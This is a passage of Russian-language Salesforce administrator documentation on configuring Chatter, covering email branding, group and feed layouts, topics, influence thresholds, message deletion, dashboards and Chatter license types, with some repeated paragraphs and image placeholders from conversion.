Адрес эл. почты	Адрес эл. почты отправителя. Например, добавьте адрес эл. почты компании.
Фирменный стиль	
Логотип	Логотип, отображаемый в электронном уведомлении. Загрузите другой логотип для замены стандартного логотипа Chatter.
Текст нижнего колонтитула	Текст, отображаемый в нижнем колонтитуле электронного уведомления. Согласно действующему законодательству по защите от нежелательной почты, настоятельно рекомендуем добавить физический адрес компании.

Настройка фирменного стиля для электронных уведомлений

Настройте электронные уведомления Chatter, чтобы они отображали сведения об отправителе, текст нижнего колонтитула и логотип нижнего колонтитула, настроенные для текущей организации.

Настройка фирменного стиля для электронных уведомлений

Настройте электронные уведомления Chatter, чтобы они отображали сведения об отправителе, текст нижнего колонтитула и логотип нижнего колонтитула, настроенные для текущей организации.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Настройка параметров эл. почты Chatter:

- «Настройка приложения»

1. Введите строку *«Параметры эл. почты»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры эл. почты»**.
2. Введите настраиваемые значения имени и адреса отправителя для замены стандартных значений.

   Прим.: При изменении адреса эл. почты отправителя система отправляет проверочное сообщение эл. почты на новый адрес. Изменение откладывается, а система продолжает использовать текущий адрес до завершения проверки. Чтобы активировать новый адрес, щелкните ссылку подтверждения в полученном сообщении эл. почты. При вводе другого нового адреса до завершения проверки предыдущего адреса эл. почты система сохраняет и использует последнее введенное значение для проверки.

   При вводе настраиваемого значения для адреса отправителя и включении функции перенаправления эл. почты сообщения эл. почты Chatter будут использовать функцию перенаправления.
3. Настройте содержимое нижнего колонтитула сообщений эл. почты Chatter.

   Прим.:

   - Все сообщения эл. почты Chatter отображают логотип Chatter и сведения Salesforce, которые могут быть заменены логотипом и сведениями текущей организации.
   - Чтобы восстановить стандартный логотип или текст нижнего колонтитула, воспользуйтесь интерфейсом API, который позволяет задавать данным полям значение `null`.

   a. Выберите логотип для замены стандартного логотипа Chatter.

   Логотип должен быть загружен на вкладку «Документы» и помечен флажком «Доступен внешне как изображение». Рекомендуем использовать изображения размером не более 150 x 50 пикселов на прозрачном фоне.

   b. Введите настраиваемый текст длиною не более 1 000 символов для замены стандартного текста нижнего колонтитула.

   Стандартный текст содержит имя и физический адрес компании Salesforce. Согласно действующему законодательству по защите от нежелательной почты, настоятельно рекомендуем добавить физический адрес организации.
4. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Параметры эл. почты Chatter и фирменный стиль

Действия и макеты сообщения Chatter

Действия над сообщениями и комментариями отображаются в раскрывающемся меню сообщения или комментария. Пользователи могут редактировать, добавлять закладки и удалять сообщения, а также добавлять темы и создавать задачи из сообщений.

Стандартные действия над сообщениями («Добавить закладку», «Удалить», «Отключить» и «Добавить тему») доступны по умолчанию и не могут быть изменены. При необходимости добавьте дополнительные действия (например, «Правка» и «Создать задачу»).

Включение функции создания задач в сообщениях
Дополните ленту действием, позволяющим пользователям создавать задачи прямо из сообщения.

ВЕРСИИ


Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager**, **Developer Edition** и **Database.com Edition**.

Включение функции создания задач в сообщениях

Дополните ленту действием, позволяющим пользователям создавать задачи прямо из сообщения.

Рекомендуем включить функцию «Действия в публикаторе» и функцию отслеживания лент для объектов задачи.

1. Введите строку «*Элемент ленты*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Макет элемента ленты»**.
2. Щелкните ссылку **«Правка»** напротив нужного макета элемента ленты.
3. Щелкните **«Быстрые действия»** в макете элемента ленты.
4. Выберите действие **«Создать задачу»** и перетащите его в раздел «Действия в публикаторе».



При отсутствии действия «Создать задачу» убедитесь, что функция «Действия в публикаторе» включена на странице «Параметры Chatter» меню «Настройка».

5. Сохраните внесенные изменения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Настройка макетов элемента ленты Chatter:

- «Настройка приложения»

Действие «Создать задачу» отображается в раскрывающемся меню текстовых сообщений и сообщений с содержимым. При создании задачи из сообщения задача отображается в списке «Мои задачи» на начальной странице пользователя. Действие «Создать задачу»:

- доступно для текстовых сообщений и сообщений с содержимым, но не поддерживается системными сообщениями (например, отслеживаемые обновления ленты);
- может быть настроено частично (пользователь не может изменять поля, но может изменять их макет);
- генерирует обновление, отображаемое в ленте пользователя.

СМ. ТАКЖЕ:

Настройка действий при включенной поддержке Chatter

Макеты группы

Макет группы позволяет пользователям настраивать поля, кнопки, действия и списки, отображаемые в группах Chatter. Изменения, внесенные в макет группы, влияют на все группы организации, но отображаются только на страницах групп в приложении Salesforce1. Изменения, внесенные в публикатор группы, отображаются в полной версии системы Salesforce и приложении Salesforce1.

Изменения, внесенные в макет группы и публикатор, влияют на все группы организации. Пользователи не могут настраивать макет для отдельной группы.

ВЕРСИИ

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**.

Настройка макета групп и публикатора Chatter

Добавляйте и удаляйте поля, кнопки, поисковые запросы и связанные списки, чтобы изменить макеты страниц групп.

Добавление действий в публикатор группы

Настройте публикатор группы посредством быстрых действий и действий Salesforce1.

Настройка макета групп и публикатора Chatter

Добавляйте и удаляйте поля, кнопки, поисковые запросы и связанные списки, чтобы изменить макеты страниц групп.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Настройка макетов группы Chatter:


- Настройка приложения

1. Введите строку *«Макеты группы»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Макеты группы»**.
2. Чтобы настроить макет группы, щелкните ссылку **«Правка»**. Чтобы создать макет, нажмите кнопку **«Создать»**.
3. Чтобы добавить поля, кнопки и другие элементы пользовательского интерфейса в макет группы, перетащите нужные элементы из палитры вверху страницы в разные разделы. Чтобы удалить элементы из макета, перетащите их обратно на палитру. Чтобы элементы работали в Salesforce1 и Lightning Experience, следующее должно входить в макет группы:
   - Сообщение
   - Объявление
   - File
   - Опрос
   - Изменить группу
   - Новый участник группы
   - Управление уведомлениями
   - Удаление группы
   - Выход из группы

   Изменения макета группы влияют на Salesforce1 and Lightning Experience. Изменения публикатора группы распространяются на все области. Например, при удалении связанного списка файла или поля в разделе сведений о группе эти изменения будут отображаться только в Salesforce1 и Lightning Experience, но не в Salesforce Classic.

   Изменения макета группы влияют на Salesforce1 and Lightning Experience. Изменения публикатора группы распространяются на все области. Например, при удалении связанного списка файла или поля в разделе сведений о группе эти изменения будут отображаться только в Salesforce1 и Lightning Experience, но не в Salesforce Classic.
4. Чтобы сохранить макет, нажмите кнопку **«Сохранить»**.

Пример: Чтобы разрешить ответственным и менеджерам групп архивировать и активировать группы в Salesforce1 и Lightning Experience, перетащите поле «Архивировать» в раздел сведений о группе.



Чтобы назначить макеты группы по профилям пользователя, нажмите кнопку **«Назначение макета страницы»** в списковом представлении макетов групп.

СМ. ТАКЖЕ:

- Настройка макетов страниц с помощью расширенного редактора макетов страниц
- Настройка действий посредством расширенного редактора макетов страниц
- Назначение макетов страниц
- Добавление действий для глобальных макетов публикатора

Добавление действий в публикатор группы

Настройте публикатор группы посредством быстрых действий и действий Salesforce1.

По умолчанию группы Chatter отображают стандартные действия, являющиеся частью глобального макета публикатора (например, «Сообщение», «Файл», «Ссылка» и «Опрос»). Переопределите глобальный макет публикатора настраиваемым макетом публикатора группы.

1. Введите строку *«Группы»* в поле «Быстрый поиск» меню «Настройка» и выберите пункт *«Макеты группы»*.
2. Чтобы настроить макет группы, щелкните ссылку **«Правка»**. Чтобы создать макет, нажмите кнопку **«Создать»**.
3. Щелкните **Переопределить глобальный макет публикатора** в области «Быстрые действия» раздела публикатора Salesforce или **Переопределить предопределенные действия** в области «Действия» Salesforce1 и Lightning Experience. Чтобы добавить, удалить и изменить порядок отображения действий, перетащите нужные действия между палитрой и макетом публикатора.

   Изменения в разделе «Быстрые действия в публикаторе» отображаются в полной версии системы Salesforce. Изменения в разделе «Действия на панели действий Salesforce1» отображаются в приложении Salesforce1 и Lightning Experience. Группы, поддерживающие доступ клиентов, отображают только стандартные действия публикатора.

ВЕРСИИ


Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Настройка макетов группы Chatter:

- «Настройка приложения»

Пример: Добавьте действия «Объявление», «Добавить запись» и «Добавить участника» в публикатор группы.



Теперь пользователи могут выбирать данные действия прямо из публикатора.



Темы для объектов

Темы для объектов — это один из наиболее эффективных способов обсуждения основных вопросов и проблем компании.

Записи объектов могут дополняться темами на основе полученных сотрудниками практических знаний и результатов работы с клиентами, благодаря чему компания может лучше понимать пожелания своих клиентов. А, благодаря применению к разным объектам, темы могут служить связующим звеном между людьми, диалогами и записями.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии.

Пользователи могут также добавлять темы в сообщения. Темы для сообщений позволяют пользователям систематизировать сообщения и повышать их доступность. Темы являются оптимальным способом обсуждения отдельных проблем и вопросов, касающихся всех людей. Например, при принятии решения об оказании местным школам волонтерской помощи сроком на один год рекомендуем создать тему, позволяющую всей компании публиковать связанные сообщения, фотографии и обновления. Группы, напротив, предназначаются для обсуждений внутри конкретной команды. Сотрудничество внутри группы может охватывать любое количество вопросов, но всегда предполагает участие одних и тех же людей. Например, при планировании праздничного мероприятия рекомендуем создать личную группу для ответственного комитета, позволяющую его участникам планировать проведение события в тайне от остальных сотрудников компании.

Включение и настройка тем для объектов

Чтобы разрешить пользователям добавлять темы в записи и систематизировать записи по общим тематикам, включите темы для объектов. Данная функция доступна как при поддержке, так и без поддержки Chatter.

Удаление тем

Пользователи с соответствующими полномочиями могут удалять темы прямо со страниц сведений о темах.

Конфиденциальность тем

Имена и описания тем, включая темы, отображающиеся только в личных группах и записях, являются общедоступными. Сообщения или записи с темами и сообщения или записи без тем используют одинаковые параметры безопасности и конфиденциальности.

Включение и настройка тем для объектов

Чтобы разрешить пользователям добавлять темы в записи и систематизировать записи по общим тематикам, включите темы для объектов. Данная функция доступна как при поддержке, так и без поддержки Chatter.

Администраторы могут включить темы для организаций, активов, кампаний, обращений, контактов, контрактов, файлов, интересов, возможностей, заказов, решений, настраиваемых объектов и статей на английском языке. Администраторы могут выбирать поля каждого типа объекта, которые должны использоваться для предложенных тем.

Прим.: Темы поддерживаются только по статьям базы знаний на английском языке.

Внимание: Включение тем для объекта инициирует отключение общедоступных тегов для записей данного объекта.

1. Введите строку *«Темы для объектов»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Темы для объектов»**.
2. Выберите нужный объект.
3. Установите флажок «Включить темы», расположенный справа.
4. Выберите нужные текстовые поля. (Комбинация выбранных полей позволяет возвращать не более трех предложенных тем на основе первых 2 000 символов.)
5. Чтобы сохранить внесенные изменения для всех объектов, нажмите кнопку **«Сохранить»**.

Ниже перечислены действия, доступные пользователям при наличии доступа к включенным объектам и соответствующих полномочий.

- Просмотр назначений тем и предложенных тем для записей данного типа объекта
- Добавление и удаление тем из записей данного типа объекта
- Использование тем из записей данного типа объекта для фильтрации списковых представлений

Кроме того, если организация использует Chatter, то пользователи могут открывать страницу темы путем выбора любой темы, назначенной записи. Данная страница содержит другие записи по теме, список знатоков темы и другую связанную информацию.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Enterprise Edition**, **Professional Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** и **Developer Edition**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения функции «Темы для объектов»:

- «Настройка приложения»

СМ. ТАКЖЕ:

Систематизация записей с помощью тегов и тем
Добавление тем в записи
Систематизация записей с помощью тегов и тем
Добавление тем в записи
Включение тем для статей

Удаление тем

Пользователи с соответствующими полномочиями могут удалять темы прямо со страниц сведений о темах.

Принимая во внимание общедоступность имен и описаний тем, администраторы могут удалять темы в целях соблюдения принятых норм и требований. Ниже перечислены рекомендации по удалению тем.

- Темы удаляются без возможности восстановления. Они не перемещаются в корзину.
- Удаленные темы удаляются из результатов поиска, списка тем, всех сообщений и записей, раздела «Темы недавних обсуждений», раздела «Связанные темы» и избранного пользователей. Удаленные темы удаляются из раздела «Самые обсуждаемые темы» после выполнения следующего расчета.
- При необходимости пользователи могут воссоздавать удаленные темы.

Чтобы удалить тему, выполните указанные ниже действия.

1. Откройте страницу сведений о теме.
2. Щелкните значок в верхнем правом углу и выберите пункт **«Удалить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Enterprise Edition**, **Professional Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** и **Developer Edition**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления стандартных тем:

- Изменение всех данных

  ИЛИ

  Удаление тем

Для удаления тем, используемых сообществом как навигационные или специальные:

- Создание и настройка сообществ

  ИЛИ

  Управление сообществами

Конфиденциальность тем

Имена и описания тем, включая темы, отображающиеся только в личных группах и записях, являются общедоступными. Сообщения или записи с темами и сообщения или записи без тем используют одинаковые параметры безопасности и конфиденциальности.

Данная таблица определяет области, которые позволяют просматривать все темы, а также области, которые не позволяют просматривать темы, используемые исключительно в личных группах или записях.

Элемент пользовательского интерфейса	Показывает все темы	Не показывает темы, используемые исключительно в личных группах и записях
Список тем	✔	
Результаты поиска по темам	✔	
Отчеты по темам	✔	
Отчеты по пользователям-знатокам		✔
Раздел «Связанные темы» на странице сведений о теме	✔	
Раздел «Темы недавних обсуждений» на страницах сведений о группах	✔	
Раздел «Темы недавних обсуждений» в профилях		✔
Раздел «Самые обсуждаемые темы» на странице Chatter		✔
Предложенные темы при добавлении тем в сообщение		✔
Количество участников обсуждения в списке тем и предложенных темах при добавлении тем в сообщение		✔

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Enterprise Edition**, **Professional Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** и **Developer Edition**

Прим.: Использование тем не поддерживается неуказанными группами. При необходимости добавьте тему с хэштегом при создании сообщения или комментария для неуказанной группы; опубликованная тема будет отображаться в виде ссылки. Тем не менее, данная ссылка будет нерабочей ввиду отсутствия созданной страницы сведений о теме.

Настройка влияния Chatter

Чтобы усовершенствовать процесс расчета влияния Chatter, настройте пороговые значения действий.

Статистика по действиям Chatter определяет количество сообщений и комментариев, добавленных пользователями, количество полученных ими комментариев и количество пользователей, которым понравились сообщения и комментарии текущего пользователя.

1. Введите строку *«Влияние»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Влияние»**.
2. Измените минимальные пороговые значения.
   По умолчанию все минимальные пороговые значения равны нулю. При повышении пороговых значений пользователи, которые не соответствуют всем трем минимальным значениям, считаются наблюдателями, поэтому не учитываются при определении влияния. Пользователи, которые соответствуют всем трем минимумам, но имеют достаточно низкую активность, также считаются наблюдателями, но учитываются при расчете влияния.
3. Нажмите кнопку **«Сохранить»**.
   Сохранение данных значений инициирует пересчет влияния Chatter.

   Внимание: Рекомендуем быть предельно внимательными при настройке новых пороговых значений. Данное действие может инициировать немедленное изменение уровней влияния пользователей.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки влияния Chatter:

- «Настройка приложения»

СМ. ТАКЖЕ:

Salesforce Chatter

Рекомендации по удалению пользовательских сообщений Chatter

Администраторы Salesforce, которым назначены полномочия «Управление сообщениями Chatter», имеют доступ к личным сообщениям всех пользователей посредством SOAP API. Администратор может просматривать и удалять такие сообщения в целях соблюдения корпоративных политик безопасности.

Ниже перечислены рекомендации по удалению сообщений Chatter.

- Сообщения удаляются без возможности восстановления. Они не перемещаются в корзину.
- Удаленные сообщения не отображаются в результатах поиска по сообщениям.
- Удаление сообщения, последовавшее в результате предоставления общего доступа к файлу, не ведет к удалению файла.
- Диалог, из которого были удалены все сообщения, не отображается в списке «Мои сообщения» и не может быть извлечен посредством Chatter REST API.
- В случае отправки электронного ответа на удаленное сообщение (при наличии такой возможности) Chatter отображает соответствующее уведомление об ошибке и прекращает обработку ответного сообщения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** для пользователей с лицензией Salesforce и **Database.com Edition** для пользователей с лицензией Database.com Admin.

Составление отчетов по Chatter посредством пакета панелей мониторинга

ВЕРСИИ

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Unlimited Edition**, **Developer Edition** и **Performance Edition**.

Пакет Salesforce Chatter Dashboards позволяет повысить эффективность работы! Пользователи получают множество панелей мониторинга, более 100 отчетов, а также типы настраиваемых отчетов, которые могут использоваться для отслеживания и управления показателями внедрения и занятости Chatter в организации.

Рекомендуем использовать пакет Salesforce Chatter Dashboards для выполнения указанных ниже действий.

- Просмотр общих сведений о внедрении Chatter, включая подробные показатели и ежемесячные тенденции.
- Отслеживание сведений о внедрении группы, включая показатели участия и занятости (например, количество сообщений, комментариев, предпочтений и популярных авторов).
- Отслеживание сведений о создании содержимого и занятости пользователей (например, популярные файлы, популярное содержимое и популярные авторы).
- Просмотр таксономии тем и отслеживание назначений тем, включая часто назначаемые темы и популярных ответственных за назначение.
- Создание настраиваемых отчетов посредством стандартных группировок (например, отдел, страна, роль или профиль).

При необходимости установите пакет Salesforce Chatter Dashboards из каталога AppExchange.

Совет: Дополнительную информацию об отчетах, а также инструкции по установке и обновлению, см. в документе *«Начало работы с панелями мониторинга Chatter»*.

После установки пакета пользователи получают доступ к новым панелям мониторинга, отчетам и типам настраиваемых отчетов, а также ко всем другим панелям мониторинга и отчетам Salesforce.

При наличии более новой версии пакета пользователи могут обновить пакет путем его повторной установки. Процесс обновления не инициирует удаление настроек отчетов и панелей мониторинга, выполненных пользователем.

Панель мониторинга	Описание
Общие сведения	Быстрый просмотр общего состояния Chatter.
Adoption by Department	Быстрый просмотр показателей отдела по внедрению групп, профилей пользователей и тем.
Файлы	Отслеживание выгрузок, загрузок, занятости файлов и авторов содержимого.
Группы	Отслеживание событий ленты и действий участников в группах Chatter.
Management	Отслеживание вопросов и сообщений, оставшихся без ответа, показателей роста групп и общего состояния групп.
Q&A	Отслеживание недавних действий для вопросов, ответов и лучших ответов, опубликованных в группах.
Темы	Отслеживание действий над темами Chatter.
Пользователь	Отслеживание недавних действий для вопросов, ответов и лучших ответов в профилях пользователей.

Прим.: Отчеты данного пакета возвращают данные для всех компонентов Chatter. При использовании сообщества рекомендуем установить пакет Salesforce Communities Management (для Communities with Chatter). Данный пакет позволяет составлять отчеты по использованию Chatter во внутренней организации и использованию Chatter в сообществе.

Лицензии пользователя Chatter

Все стандартные лицензии Salesforce включают в себя бесплатный доступ к Chatter для всех пользователей в организации. Salesforce также предлагает ряд лицензий, которые включают в себя только функции Chatter: Chatter External, Chatter Free и Chatter Only (также известен как Chatter Plus).

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Лицензии Chatter External и Chatter Free доступны в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**.

Лицензии Chatter Only (или Chatter Plus) доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** и **Performance Edition**.

Chatter External

Лицензия предназначена для пользователей, находящихся за пределами корпоративного домена электронной почты. Такие пользователи (клиенты) могут быть приглашены в соответствующие группы Chatter. Клиенты могут просматривать сведения и взаимодействовать с пользователями только тех групп, в которые они приглашены. Они не могут просматривать данные и объекты Chatter.

Chatter Free

Лицензия Chatter Free предназначается пользователям, которым недоступны лицензии Salesforce, но требуется доступ к Chatter. Данные пользователи могут просматривать стандартные элементы Chatter (например, люди, профили, группы и файлы), но не могут просматривать данные и объекты Salesforce. Пользователи Chatter Free могут быть модераторами Chatter.

В отличие от других пользователей Salesforce, пользователям Chatter Free не доступны вкладки. Пользователи Chatter Free могут просматривать ленты, группы, файлы и людей Chatter посредством ссылок на боковой панели страницы.

Лицензия Chatter Free может быть в любое время преобразована в стандартную лицензию Salesforce или Chatter Only. Стандартная лицензия Salesforce или Chatter Only не может быть преобразована в лицензию Chatter Free.

Chatter Only (Chatter Plus)

Лицензия Chatter Only также известна как лицензия Chatter Plus. Данная лицензия предназначается пользователям, которым недоступны лицензии Salesforce, но требуется доступ к Chatter и некоторым объектам Salesforce. Пользователи Chatter Plus могут быть модераторами Chatter и просматривать стандартные элементы Chatter (страницы участников, профили, группы и файлы) Также им доступны указанные ниже действия.

- Просмотр организаций и контактов Salesforce
- Использование приложения Salesforce CRM Content, а также сообществ «Идеи» и «Ответы»
- Доступ к отчетам и панелям мониторинга
- Использование и утверждение бизнес-правил
- Использование календаря для создания и отслеживания действий
- Просмотр и изменение не более 10 настраиваемых объектов
- Добавление записей в группы

По умолчанию стандартные объекты Salesforce скрыты для пользователей Chatter Plus. Чтобы отобразить их, предоставьте пользователям Chatter Plus доступ к соответствующим вкладкам. Дополнительную информацию о пользователях Chatter Plus см. в документе *«Chatter Plus. Вопросы и ответы»*.

Общие сведения о лицензиях Chatter

В данной таблице перечислены функции, доступные владельцам лицензий Chatter External, Chatter Free и Chatter Only.

Функция	Chatter External (Доступ ограничивается элементами и пользователями групп, в которые приглашены клиенты.)	Chatter Free	Chatter Only (или Chatter Plus)
Клиент Chatter Desktop	✅	✅	✅
Использование мобильного приложения Salesforce1 (Загружаемые приложения требуют наличия полномочия профиля «API включен».)	✅ Пользователям загружаемых приложений недоступны списковые представления «Группы» и «Люди».	✅	✅
Ленты	✅	✅	✅
Предоставление общего доступа к файлам	✅	✅	✅
Files Connect			✅
Группы	✅	✅	✅
Приглашения на участие в группах	✅ Только клиенты, являющиеся менеджерами групп, могут приглашать пользователей Chatter из доступных групп или внешних пользователей Chatter.	✅	✅
Профили	✅	✅	✅
Темы и хэштеги		✅	✅
Личные сообщения	✅	✅	✅

Функция	Chatter External (Доступ ограничивается элементами и пользователями групп, в которые приглашены клиенты.)	Chatter Free	Chatter Only (или Chatter Plus)
Глобальный поиск	✅ Результаты поиска содержат только элементы, доступные клиентам посредством групп.	✅	✅
Настраиваемые объекты			✅ Не более 10 настраиваемых объектов
организации и контакты			✅ Только для чтения
Календарь и события			✅
библиотека Salesforce CRM Content;			✅
Идеи и ответы			✅
Отчеты и панели мониторинга			✅
Задачи и действия			✅
Использование и утверждение бизнес-правил			✅

Администрирование Chatter. Вопросы и ответы

Можно ли объединить несколько организаций Salesforce с помощью сети Chatter?

Сеть Chatter может использоваться только внутри одной организации. Поэтому общение посредством сети Chatter доступно только пользователям одной и той же организации Salesforce. Тем не менее, люди, находящиеся за пределами корпоративного домена эл. почты, могут быть добавлены в группы Chatter, принадлежащие или управляемые текущим пользователем, в качестве клиентов.

Могут ли пользователи портала использовать приложение Chatter?

Приложение Chatter недоступно пользователям портала на партнерских или клиентских порталах. Приложение Chatter доступно пользователям-клиентам и пользователям-партнерам в сообществах.

Можно ли действовать от имени пользователя Chatter Expert?

Администратор может деактивировать пользователя Chatter Expert или публиковать сообщения от его имени. По умолчанию Chatter Expert публикует сообщения при добавлении нового пользователя в одну из предложенных групп Chatter на странице «Группы для участия».

Прим.: Данный алгоритм применяется к организациям, созданным после выпуска Summer'11.

Чтобы деактивировать Chatter Expert, выполните указанные ниже действия.

1. Выберите **«Люди»** > **«Поиск людей»**.
2. Найдите Chatter Expert.
3. Выберите **«Управлять пользователем»** > **«Деактивировать пользователя»**.

Чтобы получать и отправлять сообщения от имени Chatter Expert, выполните указанные ниже действия.

1. Выберите **«Люди»** > **«Поиск людей»**.
2. Найдите Chatter Expert.
3. Укажите собственный адрес эл. почты.

Можно ли запретить пользователю создавать группы Chatter?

Система позволяет запрещать отдельным пользователям создание групп.

Возможность создания групп (общедоступных, личных или неуказанных) определяется полномочием «Создание и несение ответственности за новые группы Chatter». Данное полномочие включено по умолчанию, но может быть выключено администратором в профилях соответствующих пользователей.

После выключения данного полномочия пользователь не может создавать или брать ответственность за новые группы Chatter. Ответственность за группы, назначенная пользователю ранее, сохраняется.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

СМ. ТАКЖЕ:

Редактирование профилей в исходном пользовательском интерфейсе профиля

Можно ли изменить расположение лент Chatter с помощью редактора макетов страниц?

